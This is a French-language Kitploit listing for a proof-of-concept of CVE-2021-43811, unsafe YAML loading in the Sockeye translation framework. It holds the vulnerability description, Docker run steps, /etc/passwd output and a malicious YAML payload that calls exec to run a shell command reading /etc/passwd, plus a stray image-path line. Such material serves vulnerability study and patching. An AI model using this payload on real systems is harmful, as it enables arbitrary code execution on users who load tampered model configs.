
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/s-index/cve-2021-43811
Génération de PayloadsAnalyse des VulnérabilitésAnalyse de CodeExploitationArticles et RechercheApprentissage et Éducation
GitHubs-index/cve-2021-43811

CVE-2021-43811

awslabs/sockeye Injection de code via un chargement YAML non sécurisé CVE-2021-43811

Voir le dépôt
2264il y a 4 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2021-43811

awslabs/sockeye — Injection de code via chargement YAML non sécurisé CVE-2021-43811

Description NVD

Sockeye est un framework open-source de séquence à séquence pour la traduction automatique neuronale construit sur PyTorch. Sockeye utilise YAML pour stocker les configurations de modèles et de données sur le disque. Les versions antérieures à 2.3.24 utilisent un chargement YAML non sécurisé, qui peut être amené à exécuter du code arbitraire intégré dans les fichiers de configuration. Un attaquant peut ajouter du code malveillant au fichier de configuration d'un modèle entraîné et tenter de convaincre les utilisateurs de le télécharger et de l'exécuter. Si les utilisateurs exécutent le modèle, le code intégré s'exécutera localement. Le problème est corrigé dans la version 2.3.24.

Démo

cve-2021-43811

Installation

  1. Construire une image à partir d'un Dockerfile
docker build -t cve-2021-43811 .
  1. Exécuter python main.py dans un nouveau conteneur
docker run -it --rm cve-2021-43811

Sortie /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
-- snip --

output-image

Payload du PoC

malicious.yml

!!python/object/new:type
args: ['z', !!python/tuple [], {'extend': !!python/name:exec }]
listitems: "__import__('os').system('cat /etc/passwd')"

Référence

  • https://github.com/awslabs/sockeye/security/advisories/GHSA-ggmr-44cv-24pm
Télécharger l’outil